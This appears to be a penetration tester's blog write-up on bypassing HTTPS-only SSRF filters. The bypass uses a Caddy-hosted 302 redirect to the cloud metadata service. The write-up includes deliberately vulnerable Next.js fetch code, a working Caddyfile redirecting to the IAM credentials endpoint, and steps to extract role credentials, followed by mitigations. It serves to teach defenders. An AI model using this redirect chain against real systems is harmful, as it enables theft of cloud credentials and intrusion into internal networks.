Downgrading Trust: Bypassing HTTPS-Only SSRF Filters with a 302 Found
Exploring HTTPS to HTTP downgrades in Server-Side Request Forgeries to access internal endpoints and Cloud Metadata Services.
 Hugo BareaOffensive Security EngineerNovember 3, 2026/6 min read
TL;DR: An https://-only filter isn't an SSRF mitigation: it blocks dangerous schemes, but it doesn't restrict the destination of the request, which is what SSRF is about. And because the check only looks at the initial URL and isn't re-run after a redirect, the attacker points that first request at their own HTTPS endpoint (which passes the filter just fine), it answers with a 302 Found pointing to an internal http:// resource — like the cloud metadata service (if IMDSv1 is enabled) — and the request lands on the internal network. This post walks through the idea using Caddy as the redirect server.
This finding originated from an authorized penetration test. It was reported to the client and has since been remediated. The environment, code, and identifiers shown below have been rebuilt from scratch to replicate the vulnerability class for this write-up — nothing here maps directly to the original client's infrastructure.
HTTPS-Only Filters
A common developer rationalization — one that sounds like an SSRF control but isn't — looks like this:
We only allow the app to fetch URLs starting with
https://, so internal HTTP-only services and metadata endpoints are safe.
The problem is that it conflates two different things. A scheme allowlist (https://-only) is a legitimate control — but against dangerous-scheme abuse. What it does not control is the destination of the request, which is what SSRF is actually about — reaching 169.254.169.254, private ranges, or localhost. That's the job of a host/IP allowlist, not the scheme.
And then there's the gap this post exploits: validation only counts if it's enforced on every request the server ends up making, not just the first one. Against a scheme-only filter this is trivial — the attacker's own HTTPS endpoint passes the check, and the 302 does the rest. A host allowlist raises the bar a lot (the attacker can no longer point the first request at their redirector; they'd need an open redirect on a trusted host), but it doesn't fully close it either. Either way the rule is the same: re-validate scheme, host, and IP after every redirect hop, not just on the initial URL.
The Attack Chain
- Attacker controls a public HTTPS endpoint. It needs a valid cert and to be reachable by the target's backend — nothing exotic, just a small VPS.
- The app is tricked into requesting that endpoint — via a webhook URL, an "import from URL" feature, an avatar/report fetcher, anything that takes a user-supplied URL server-side.
- The filter checks the scheme, sees
https://, and approves it. - The attacker's server responds with a
302 Found, pointing to an internal target over plain HTTP — for example the cloud instance metadata service. - The HTTP client follows the redirect automatically, scheme check bypassed, and the request lands squarely on an internal endpoint.
Caddy
Caddy is a convenient tool for standing up the malicious redirect endpoint:
- Automatic HTTPS out of the box (you can plug your own domain and get a valid cert in minutes).
- Redirect rules are trivial to define and change on the fly mid-engagement, only the
Caddyfileneeds to be modified.
Whereas Apache or Nginx would require more complex configuration, at its rawest form, Caddy is handled in a single file (/etc/caddy/Caddyfile), making the act of spinning up a HTTPS redirector server extremely convenient.
Functionally, the Caddy redirector is just acting as the "hop" between the trusted-looking HTTPS request and the internal HTTP target the filter was supposed to block.
Cloud Metadata Services
Once the redirect lands the request internally, the most valuable target in a cloud-hosted app is usually the instance metadata service — reachable only from inside the host/container network, and historically a plain-HTTP-only endpoint. A successful hit here can leak temporary IAM credentials, instance role information, or user-data — often enough to pivot well beyond the original vulnerable feature.
Not every environment is equally exploitable this way. IMDSv2 requires a token fetched via a PUT request with a custom header first, and a simple redirect can't complete that handshake — so this technique is dead against IMDSv2-only instances. IMDSv1 needs to be enabled for the metadata leak specifically; the redirect trick itself works against any internal-only HTTP service, metadata or not.
Vulnerable Code (PoC)
The following code is found in a server component inside the NextJS application, meaning it runs server-side.
export async function GET(request: NextRequest) {
  const url = request.nextUrl.searchParams.get('url')
  let parsedUrl: URL
  parsedUrl = new URL(url)
  // ...
  // HTTPS check
  if (!['https:'].includes(parsedUrl.protocol)) {
    return NextResponse.json(
      { error: 'Only HTTPS URLs are allowed' },
      { status: 400 },
    )
  }
  //...
  let upstream: Response
  try {
    upstream = await fetch(parsedUrl.toString(), { redirect: 'follow' }) /* URL passed almost straight through from the GET param */
  } catch {
    return NextResponse.json(
      { error: 'Failed to fetch file' },
      { status: 502 },
    )
  }
  // ...
  const body = await upstream.arrayBuffer()
  // ...
  return new NextResponse(body, { status: 200, headers })
}
Exploitation
-
First, a VPS must be setup, as well as DNS records pointing to it, in order to serve HTTPS.
-
Secondly, setup Caddy using the following
Caddyfile(found in /etc/caddy/Caddyfile)
sub.domain.com {
        log {
                output file /var/log/caddy/access.log
                format json
        }
        redir http://169.254.169.254/latest/meta-data/iam/security-credentials/ 302
}- Upon reloading, the server will be ready.
sudo systemctl reload caddy- Then simply access the vulnerable endpoint and set the URL parameter to the web server hosted by the Caddy redirector. If there are IAM roles attached, they will show up in the response.
 IAM role disclosure
- Change the URL in the Caddyfile to
http://169.254.169.254/latest/meta-data/iam/security-credentials/<ROLE>and reload. Now valid credentials will be disclosed.
 IAM credentials disclosure
Impact
- Bypass of protocol restrictions (HTTPS only), with no interaction beyond a normal-looking URL submission.
- Potential exposure of cloud credentials or internal-only services, depending on network placement.
Mitigations
- Implement a host allowlist if feasible.
- Disable auto-follow redirects (set
redirect: 'manual'). - Re-validate scheme, host, and IP after every redirect hop, not just on the initial URL.
- Ensure IMDSv2 is used in order to reduce the impact of potential SSRF vulnerabilities.
- Treat any server-side "fetch a URL" feature as an SSRF surface by default, regardless of how the initial input is filtered.
Closing Thoughts
Scheme checks feel like a solid control until you remember that a 302 is just a server telling your client to go somewhere else. If your SSRF defenses stop validating after the first hop, they're not really defenses; they're a formality the redirect walks straight past.